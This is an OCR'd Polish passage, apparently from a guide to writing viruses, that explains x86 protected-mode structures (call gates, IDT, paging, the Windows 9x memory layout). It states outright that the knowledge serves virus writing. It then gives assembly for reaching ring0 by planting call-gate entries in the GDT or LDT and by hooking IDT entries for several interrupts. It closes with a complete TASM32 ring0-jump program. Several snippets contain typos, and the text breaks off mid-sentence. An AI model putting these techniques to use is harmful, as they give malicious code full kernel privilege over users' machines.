


Funkcja wywołania spełnia następujące funkcje:
- określa adres wywoływanej procedury (sgment:przesunięcie)
- definiuje wymagany poziom uprzywilejowania aby uzyskać dostęp do procedury
- określa liczbę parametrów przesyłanych do procedury (pole 5-bitowe zatem możliwych paramterów jest 32 typu DWORD)

Dostęp do furtki wywołania jest możliwy wtedy i tylko wtedy gdy:
- DPL furtki ≥ CPL

Dostęp do segmentu kodu poprzez furtkę wywołania jest możliwy wtedy i tylko wtedy gdy:
- CPL ≥ DPL segmentu kodu

Przekazywanie sterowania przez furtkę wywołania:



W podanym wyżej fragmencie GDT mamy zdefiniowaną taką furtkę, ,gdzie adres 0028:04026FC jest adresem procedury furtki:

```
026B  CallG32   0028:004026FC       3     P
```


Tablica Deskryptorów Przerwań (IDT)

Stare procesory Intela miały następujące przyporządkowanie źródeł przerwań zewnętrznych:

- NMI - przerwania niemaskowalne - występują przy poważnym błędzie sprzętowym (zanik napięcia, błąd parzystości RAM)
- INTR - przerwania maskowalne - pochodzą ze sterownika przerwań, który zajmuje się przekazywaniem przerwań od urządzeń zewnętrznych (np. klawiatura, mysz, zegar...) do procesora

Przerwanie może zostać wywołane przez program, gdy wykona on instrukcję **INT n**, gdzie n jest dowolnym wektorem. W wypadku wywołania z wektorem przerwania NMI wołana jest procedura obsługi tego przerwania, ale nie są wykorzystywane żadne specjalne mechanizmy sprzętowe normalnie używane przy NMI.

IDT, czyli *Interrupt Descriptor Table* jest tablicą systemową, w której każdemu z 256 wektorów odpowiada jeden *deskryptor bramy*. W rejestrze IDTR znajduje się adres IDT (tzn. 32 bity adresu bazowego i 16 bitów ograniczenia pokazane wcześniej). Jeżeli procesor ma obsłużyć przerwanie lub wyjątek o wektorze n, to po wykonaniu czynności wstępnych (np. umieszczeniu kodu błędu na stosie), znajduje początek IDT patrząc na IDTR, potem dodaje do tego 8*n (8 jest rozmiarem deskryptora) i przechodzi przez bramę określoną przez ten deskryptor.



IDT może zawierać trzy typy deskryptorów bram:

- deskryptory bram zadań (*task-gate*) – TaskG
- deskryptory bram przerwań (*interrupt-gate*) – IntG32
- deskryptory bram potrzasków (*trap-gate*) – TrapG16

Przez różne bramy przechodzi się w różny sposób. Przejście przez bramę zadania wiąże się ze zmianą kontekstu. Bramy przerwań i potrzasków są podobne do siebie - przejście przez nie polega na na dalekim skoku do wskazywanego przez deskryptor punktu bez zmiany kontekstu. Jeżeli jednak następuje przy tym zmiana poziomu uprzywilejowania, to następuje zmiana stosów. Podczas powrotu przez taką bramę wraca się również do swojego poprzedniego stosu. Bramy przerwań i potrzasków różnią się jedynie tym, że przejście przez bramę przerwania powoduje automatyczne wyzerowanie IF (Interrupt Flag), natomiast przejście przez bramę potrzasku nie modyfikuje tej flagi.

Zobaczmy te typy deskryptorów bram we fragmencie tablicy deskryptorów przerwań systemu Windows:

```
Int   Type     Sel:Offset     Attributes Symbol/Owner  GDTR:

IDTbase=800AA000
0000  IntG32   0028:C0001350  DPL=0  P   VMM(01)+0350    Limit=02FF
0001  IntG32   0028:C0001360  DPL=3  P   VMM(01)+0360
0002  IntG32   0028:C00046E0  DPL=0  P   Simulate_IO+02A0
0003  IntG32   0028:C0001370  DPL=3  P   VMM(01)+0370
0004  IntG32   0028:C0001380  DPL=3  P   VMM(01)+0380
0005  IntG32   0028:C0001390  DPL=3  P   VMM(01)+0390
0006  IntG32   0028:C00013A0  DPL=0  P   VMM(01)+03A0
0007  IntG32   0028:C00013B0  DPL=0  P   VMM(01)+03B0
0008  TaskG    0068:00000000  DPL=0  P
0009  IntG32   0028:C00013C0  DPL=0  P   VMM(01)+03C0
000A  IntG32   0028:C00013E0  DPL=0  P   VMM(01)+03E0
000B  IntG32   0028:C00013F0  DPL=0  P   VMM(01)+03F0
000C  IntG32   0028:C00013F8  DPL=0  P   VMM(01)+03F8
000D  IntG32   0028:C0001400  DPL=0  P   VMM(01)+0400
000E  IntG32   0028:C0001408  DPL=0  P   VMM(01)+0408
000F  IntG32   0028:C00013CC  DPL=0  P   VMM(01)+03CC
0010  TrapG16  033F:0000341A  DPL=3  P   DISPLAY(01)
0011  IntG32   0028:C0004728  DPL=0  P   Simulate_IO+02E8
0012  IntG32   0028:C0004730  DPL=0  P   Simulate_IO+02F0
```

Widać w niej, że niektóre przerwania mogą być wykonywane z poziomu ring3 (DPL=3), adres procedury obsługi przerwania podany jest w postaci selektor:offset. Powrót z procedury obsługi następuje przez instrukcję IRET (Interrupt Return). Wykonuje ona zwykły powrót, zdejmując jeszcze na koniec flagi ze stosu.

Instrukcje systemowe:
Do zarządzania systemem zaprojektowano w procesorze Intel zespół instrukcji assemblerowych. Wiele z nich może być uruchamianych tylko przez system, gdyż mogą być wykonywane na poziomie najbardziej uprzywilejowanym (ring0). Istnieją jednak i takie, które mogą być wykonywane na innych poziomach, np. wykonywane przez aplikacje użytkownika warstwy ring3. W tabeli przedstawiamy niektóre z nich:

instrukcja	opis	Dostępne z warstwy aplikacji (ring3)
LLDT	Load LDT Register	NIE
SLDT	Store LDT Register	TAK
LGDT	Load GDT Register	NIE
SGDT	Store GDT Register	TAK
LIDT	Load IDT Register	NIE
SIDT	Store IDT Register	TAK
MOV DBx	zapis do rejestrów debug	NIE

Chyba nie trzeba za wiele tłumaczyć i przekonywać, że wiedza na ten temat bardzo się przyda podczas pisania wirusa. Przecież zależy nam, aby kod wirusa wykonany był na poziomie najbardziej

uprzywilejowanym, a właśnie do tego celu użyjemy tych instrukcji i wiedzy z zakresu pracy układu segmentacji trybu chronionego procesora.

Metody wirusów dostępu do poziomu ring0:

Intel wprowadza mechanizmy, które pozwalają na przejście w tryb ring0 w bezpieczniej formie. Intel używa dwóch metod TRAP GATES oraz CALL GATES. Używają ich systemy takie jak Windows NT/9x, LINUX (wierzymy, iż niektóre UNIX-y używają również CALL GATES w celu przeskoku między poziomami uprzywilejowania).

Metody te polegają na pobraniu odpowiednich informacji z tablic systemowych oraz na odpowiednim ich modyfikowaniu. Do tego celu będziemy potrzebowali kilka zmiennych, do ich reprezentacji.

```
.data
    GDTR  db 6 dup(?)      ; tu zapamiętamy adres tablicy GDT, IDT i LDT
    IDTR   db 6 dup(?)     ; po 6 bajtów bo to 48-bitów
    LDTR  dw ?
  _LDTR  db 6 dup(?)

   CallGate db 6 dup(?)
```

Najpierw pobierzemy adresy tablic deskryptorów:

```
sgdt      fword ptr [GDTR]      ;pobierz adres tablicy GDT i zachowaj w zmiennej GDTR
sldt      fword ptr [LDTR]      ;w LDTR będzie indeks do pozycji LDT w tablicy GDT
sidt      fword ptr [IDTR]
```

Teraz zachowamy jeszcze adres bazy tablicy LDT. Na przykład gdy w naszym przykładowym GDT mieliśmy taki wpis:

```
00D0   LDT          80004000   00005FFF   0      P
```

to po instrukcji sldt fword [LDTR] w LDTR mielibyśmy 00D0h.

```
movzx     esi, word ptr [LDTR]
add       esi, dword ptr [GDTR+2]   ;przesuń na pozycje selektora LDT w tablicy GDT
                                    ;+2 bo pierwszych 16bitów w rejestrze GDTR to limit


mov       ax, [esi]                 ; ax = limit LDT
mov       word ptr [_LDTR+0], ax    ; zachowaj
mov       ax, [esi+2]
mov       word ptr [_LDTR+2], ax
mov       al, [esi+4]
mov       byte ptr [_LDTR+4], al
mov       al, [esi+7]
mov       byte ptr [_LDTR+5], al
```

Takie skomplikowane odczytywanie wynika z budowy elementów tablicy GDT, proponujemy przypomnienie sobie schematów struktur deskryptorów podanych wcześniej. Zgodnie z naszą przykładową tablicą GDT w _LDTR powinniśmy mieć 4005FFF 000080000, czyli baza 800400 i zakres 00005FFF.

Potrzebować jeszcze będziemy procedury, które będą wyszukiwać wolne pozycje (nie używane selektory) w tablicach GDT, LDT, ponieważ będziemy chcieć edytować te tablice, tworzyć nowe selektory, nowe wpisy.

```
Search_GDT proc near
  pushad
  mov esi,dword ptr [GDTR+2]
  mov eax,8                       ; pomiń selektor null
@1:
  cmp dword ptr [esi+eax+0],0
  jnz @2
  cmp dword ptr [esi+eax+4],0
  jz @3
@2:
  add eax,8
  cmp ax,word ptr [GDTR]
   jb @1                          ;gdy nie znaleziono dziury, to używaj ostaniej pozycji w
  movzx eax,word ptr [GDTR]       ;tablicy GDT
  sub eax,7
@3:
  mov [esp+1Ch],eax               ; eax zawiera wolną pozycję
  popad
  ret
Search_GDT endp
```

Podobnie dla LDT:

```
Search_LDT proc near
  pushad
  mov esi,dword ptr [_LDTR+2]
  mov eax,8
@@1:
  cmp dword ptr [esi+eax+0],0
  jnz @@2
  cmp dword ptr [esi+eax+4],0
  jz @@3
@@2:
  add eax,8
  cmp ax,word ptr [_LDTR]
  jb @@1
  mov ax,word ptr [_LDTR]
  sub eax,7
@@3:
  mov [esp+1Ch],eax
  popad
  ret
Search_LDT endp
```

- Metoda CallGates

Mechanizm jest bardzo łatwy. Potrzebujemy jedynie wolną pozycję w GDT lub LDT na wypełnienie jej adresem naszej funkcji, która ma pracować na poziomie ring0. Potem musimy tylko wykonać skok pod wybrany, edytowany selektor:offset i jesteśmy na poziomie ring0. Warto zauważyć że dane w offset są tu nie istotne, w tym przykładzie jest ustawiony na NULL.

```
call    search_GDT                  ; eax = wolna pozycja w GDT
mov     esi, dword ptr [GDTR+2]
push    offset procedura_ring0
pop     word ptr [esi+eax+0]        ; patrz struktura wywołania furtki
mov     word ptr [esi+eax+2], 0028h ; selektor kodu (Code32)
mov     word ptr [esi+eax+4], 0EC00h ; atrybuty deskryptora, ustawia go na typ CallG32
pop     word ptr [esi+eax+6]
and     dword ptr [CallGate], 0
mov     word ptr [CallGate+4], ax   ; wyzeruj zmienną CallGate
call    fword ptr [CallGate]        ; wpisz do zmiennej numer selektora naszego wpisu
                                    ; wykonana zostaje procedura_ring0 na poziomie ring0
```

Przykład z wykorzystaniem tablicy LDT:

```
call    search_LDT                  ; eax = wolna pozycja w LDT
mov     esi, dword ptr [_LDTR+2]
push    offset procedura_ring0
pop     word ptr [esi+eax+0]        ; patrz struktura wywołania furtki
mov     word ptr [esi+eax+2], 0028h ; selektor kodu (Code32)
mov     word ptr [esi+eax+4], 0EC00h ; atrybuty deskryptora, ustawia go na typ CallG32
pop     word ptr [esi+eax+6]
or      al, 4
and     dword ptr [CallGate].0      ; wyzeruj zmienną CallGate
mov     word ptr [CallGate+4], ax   ; wpisz do zmiennej numer selektora naszego wpisu
call    fword ptr [CallGate]        ; wykonana zostaje procedura_ring0 na poziomie ring0
```

- Metoda IntGates

Metoda polega na modyfikowaniu adresu procedury obsługi przerwania, oczywiście zmieniamy ją na adres naszej procedury, tak że po wywołaniu przerwania int x zostaje wykonywany nasz kod. Należy zwrócić uwagę na fakt, żeby DPL=3 wybranego przerwania, w przeciwnym wypadku nie będziemy mogli go wykonać z poziomu ring3. Według naszej przykładowej tablicy IDT możemy wybrać m. in. przerwania: 01h 03h 04h 05h., opisanych typem IntG32 (*interrupt-gate*). Zanim zostanie już wykonany kod naszej procedury obsługi przerwania, procesor odłoży na stos (w ring0) flagi, selektor kodu w ring3 oraz offset kodu w ring3. Zatem, aby powrócić do miejsca wywołania przerwania wystarczy wywołać instrukcje IRET.

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*4)+0]     ; zachowaj oryginalny adres procedury dla przerwania 4
push    dword ptr [esi+(8*4)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*4)+0]
pop     word ptr [esi+(8*4)+6]
int     04h                         ; wykonana zostaje procedura_ring0 na poziomie ring0
pop     dword ptr [esi+(8*4)+4]     ; przywróć oryginalny wpis dla int 04 w IDT
pop     dword ptr [esu+(8*4)+0]
```

Teraz pokażemy inną metodę, użyjemy dowolnego przerwania, nie ważne jakiego, ważne aby jego numer mieścił się w limicie tabeli IDT. Użyjemy przerwania 20, w systemach Windows 9x używane do wywoływania serwisów ze sterowników VxD (tak zwane VxdCall opisane w punkcie „Wirus jako sterownik VXD").

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*20h)+0]
push    dword ptr [esi+(8*20h)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*20h)+0]
mov     word ptr [esi+(8*20h)+2],  0028h     ; selektor kodu (Code32)
mov     word ptr [esi+(8*20h)+4],  0EE00h    ; atrybuty deskryptora (IntG32)
pop     word ptr [esi+(8*20h)+6]
int     20h
pop     dword ptr [esi+(8*20h)+4]
pop     dword ptr [esu+(8*20h)+0]
```

- Metoda TrapGates

Metoda jest taka sama jak IntGates, z tą róznicą że w tym przypadku przerwanie będzie wywołane sprzętowo. Do grupy takich przerwań należą: 01h, 03h oraz 04h. My zajmiemy się przerwaniem numer 01h trybu krokowego procesora. Pytanie, jak je wywołać skoro jest sprzętowe? Mianowicie ustawiając flagę TF ! Należy pamiętać, aby w naszzej nowej procedurze obsługi przerwania wyzerować flagę TF, ponieważ w przeciwnym wypadku dojdzie do zapętlenie, ciągłego wykonywania się naszej procedury.

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*1)+0]      ; zachowaj oryginalny adres procedury dla przerwania 4
push    dword ptr [esi+(8*1)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*1)+0]
pop     word ptr [esi+(8*1)+6]
pushfd
pop     eax
or      ah,1
push    eax
popfd                                ; TF=1
nop                                  ; NAJCIEKAWSZE - Ring0 :)
pop     dword ptr [esi+(8*1)+4]
pop     dword ptr [esu+(8*1)+0]
```

Przykład dla przerwania 04h (Overflow Exception)

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*4)+0]
push    dword ptr [esi+(8*4)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*4)+0]
pop     word ptr [esi+(8*4)+6]
pushfd
pop     eax
or      ah,80h
push    eax                          ; OF=1
popfd                                ; Overflow Interrupt
into
pop     dword ptr [esi+(8*4)+4]
pop     dword ptr [esu+(8*4)+0]
```

Metoda FaultGates

Tak jak w IntGates podepniemy nasz kod pod przerwanie, tym razem numer 0h. I wywołamy wyjątek, dzielenie przez 0

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*0)+0]
push    dword ptr [esi+(8*0)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*0)+0]
pop     word ptr [esi+(8*0)+6]
xor     eax, eax
div     eax                             ; ring0 !
pop     dword ptr [esi+(8*0)+4]
pop     dword ptr [esu+(8*0)+0]
```

A dla przerwania 06h (Invalid Opcode) podepnijmy naszą procedurę i wywołajmy ją w bardzo ciekawy sposób:

```
mov     esi, dword ptr [IDTR+2]
push    dword ptr [esi+(8*6)+0]
push    dword ptr [esi+(8*6)+4]
push    offset procedurea_ring0
pop     word ptr [esi+(8*6)+0]
pop     word ptr [esi+(8*6)+6]
db      0FFh,0FFh                       ; ring0 !  (nieprawidłowa instrukcja)
pop     dword ptr [esi+(8*6)+4]
pop     dword ptr [esu+(8*6)+0]
```

Przykład programu skoku do poziomu Ring0

Programik napisany w assemblerze dla kompilatora TASM32.

```
.386p
.MODEL FLAT,STDCALL
locals
jumps
include w32.inc

extrn SetUnhandledExceptionFilter : PROC

.CODE
Start:
    push edx
    sidt [esp-2]                ;zapisz IDTR na stos :)
    pop  edx                    ;ebx = adres tablicy IDT
    add  edx,(5*8)+4            ;interesuje nas przerwanie 5
    mov  ebx,[edx]
    mov  bx,word ptr [edx-4]    ;zachowaj adres oryginalnej obsługi przerwania
    lea  edi, InterruptProcedure
    mov  [edx-4],di
    ror  edi,16                 ;ustaw nową procedure obsługi przerwania
    mov  [edx+2],di
    push ds
```


```
        push es
        int  05h                        ;skacz do ring0
        pop  es
        pop  ds
        mov  [edx-4],bx                 ;przywróć oryginalne wpisy do IDT
        ror  ebx,16
        mov  [edx+2],bx
        call ExitProcess, -1


; ##################################### RING0

InterruptProcedure:
        mov  eax,dr7    ;test, dostęp do rejestrów DRx mamy tylko z poziomu ring0
       iretd            ;powrót z funkcji obsługi przerwania
ends
end Start
```

- *stronicowanie*


W procesorze Pentium pracującym w trybie adresów wirtualnych oprócz mechanizmu segmentacji dostępny jest także mechanizm stronicowania. Pozwala on używać ciągłego adresu liniowego, podczas gdy adresy fizyczne pamięci mogą stanowić obszar nieciągły. Stronicowanie można włączać lub wyłączać ustawiając bądź zerując bit PG w rejestrze CR0. Pamięć operacyjna dzielona jest na ramki, to jest spójne obszary o stałym rozmiarze zwanym wielkością ramki. Przestrzeń adresów wirtualnych dzielona jest na strony, to jest spójne obszary o stałym rozmiarze zwanym wielkością strony. Wielkość strony równa się wielkości ramki i jest wielokrotnością rozmiaru sektora dyskowego. Wielkość strony jest rzędu 1kB, i tak, w systemie Linux wynosi ona 1kB a w Windows – 4KB. Analogicznie do pamięci operacyjnej, można przyjąć, że plik wymiany dzieli się również na ramki. Strona pamięci wirtualnej może znajdować się w jednej z ramek pamięci operacyjnej, jednej z ramek pliku wymiany lub być stroną nie zarezerwowaną (błędną). Odwzorowania stron pamięci wirtualnej w ramki pamięci operacyjnej lub ramki pliku wymiany dokonuje procesor za każdym razem, gdy oblicza adres fizyczny z adresu wirtualnego (celem pobrania instrukcji, lub odwołania się do zmiennej). W przypadku 4-Kb stron do odwzorowywania adresu liniowego na adres fizyczny, służą katalogi stron oraz tabele stron:



Ta tablica stron jest wskazywana przez wartość kontrolnego rejestru procesora CR3 i jest zmieniana wraz ze zmianą kontekstu, modyfikując zarazem wirtualną przestrzeń adresową procesu (opisaną poniżej)

Jeżeli poszukiwana strona jest nieobecna w pamięci, to w rejestrze CR2 jest umieszczony adres liniowy brakującej strony i generowany jest wyjątek 14 – page fault. Program obsługi tego wyjątku wczyta brakującą stronę z dysku i zmodyfikuje odpowiednie pozycje w tabeli stron.

Powiązanie stronicowania oraz segmentacji:



Dzięki mechanizmowi pamięci wirtualnej:

- powstają prywatne przestrzenie adresowe dla każdego procesu. Jak już wcześniej wspomnieliśmy procesy nie widzą nawzajem swoich przestrzeni adresowych.
- niewidoczny jest dla procesu podział pamięci na niewielkie (rzędu 1KB) obszary pamięci podlegające wymianie zwane stronami.
- praktycznie nieistnienie problemu fragmentacji pamięci
- istnieje możliwość przechowywania w pamięci operacyjnej w trakcie wykonywania procesu jedynie najczęściej używanych ostatnio stron. Długo niewykorzystane strony trafiają na dysk do pliku wymiany.
- proces posiada wirtualną przestrzeń adresową przekraczającą ilość pamięci operacyjnej w komputerze (4GB)
- istnieje możliwość poddania ochronie obszarów przestrzeni adresowej procesu, w szczególności obszarów systemowych, obszaru pamięci współdzielonej

Wiemy,że pamięć podzielona jest na 4 kb-owe strony, każda strona ma swoje atrybuty (odczytu/zapisu, czy strona jest w pamięci (może być w przechowywana na dysku), czy jest to strona jądra itd.). Wszystkie bloki opisu stron rezydują w pamięci jako tablica stron, która zawiera informacje każdej strony zmapowanej w pamięci. Istnieje oddzielana taka tablica dla każdego procesu będącego w pamięci, czego skutkiem jest to, iż każdy proces dysponuje swoją przestrzenią wirtualną, oraz to iż jeden proces nie ma możliwości bezpośredniej ingerencji w pamięć innego procesu. Dlatego też, komórka 0x8040000 nie może zawierać tych samych informacji co komórka 0x8040000 innego procesu, podczas, gdy tablica stron jest inna. Dlatego możliwe jest wgrywanie programów w ten sam obszar pamięci - i tak rzeczywiście jest

Wirtualna przestrzeń adresowa systemów Windows podzielona jest na :

Windows 95/98:

Zakres	Opis
0K – ~64K (0xFFFF)	Prywatna przestrzeń dla procesu, tylko do odczytu. Istnieje, ponieważ Windows 95/98 używa niektórych starych mechanizmów systemu MS-DOS.
~64K (0x10000) - 4 MB (0x3FFFFF)	Zarezerwowane ze względu na kompatybilność z systemem MS-DOS. Przestrzeń pamięci do zapisu i odczytu przez proces.
4MB (0x400000) - 2GB (0x7FFFFFFF)	Prywatna przestrzeń dostępna dla kodu oraz dla danych procesu.
2GB (0x80000000) - 3GB (0xBFFFFFFF)	Współdzielona przestrzeń służąca do zapisu i odczytu przez wszystkie procesy w systemie. W tej przestrzeni są umieszczane: systemowe składniki na poziomie Ring 3, biblioteki DLL, dane oraz aplikacje win16.
3GB (0xC0000000) - 4GB (0xFFFFFFFF)	Pamięć zarezerwowana dla systemu. Załadowany jest tu kod niskiego poziomu systemu (ring0), kod systemowych sterowników (VXD)

Windows NT/2000:

2 GB w partycji dolnej pamięci wirtualnej (od 0x00000000 do 0x7FFFFFFF) przeznaczone jest dla indywidualnego procesu, a drugie 2GB (od 0x80000000 do 0xFFFFFFFF) jest zarezerwowane dla systemu.

Zatem każdy proces w systemach Microsoft Windows otrzymuje 4GB wirtualnej przestrzeni adresowej, podzielonej na dwie części: prywatną oraz współdzieloną (biblioteki DLL, kod systemu). Pomysł takiego podziału bierze się stąd, że twórcy tego systemu chcieli zapobiec zawieszaniu się go w przypadku wygenerowania błędu w jednym z uruchomionych programów. Dzięki temu, że kod programu ma do dyspozycji 2GB pamięci prywatnej, nie dostępnej dla innych procesów, to jakiekolwiek jego zawieszenie się nie wpływa na stabilność systemu. 2GB współdzielonej pamięci bierze się z faktu, że programy bardzo często korzystają z takich samych/wspólnych funkcji oraz umożliwia im ta przestrzeń komunikację między procesami. Standardowe mechanizmy ochrony pamięci dostępne w trybie chronionym procesora zapobiegają modyfikacjom obszarów pamięci, gdzie rezyduje kod systemu.

5. Wirus jako sterownik VXD

System operacyjny windows 9x (95, 98, ME) jest głównie zaimplementowany na dwóch poziomach uprzywilejowania zwanych ring0 oraz ring3. Ring0 posiada wyższy priorytet w stosunku do ring3. Jądro systemu windows 9x działa na poziomie ring0 natomiast warstwa aplikacyjna na poziomie ring3. Na poziomie uprzywilejowania jądra systemu operacyjnego mamy nieograniczony dostęp do wszystkich zasobów oraz urządzeń peryferyjnych komputera. Jak dotąd zakładaliśmy iż wirus może działać tylko na poziomie uprzywilejowania warstwy aplikacyjnej - na której byliśmy zobligowani do używania mechanizmów udostępnianych przez jądro systemu operacyjnego. Na poziomie uprzywilejowania ring0 działają programy obsługi urządzeń z tego też względu przyjrzymy się im bliżej co pozwoli nam lepiej 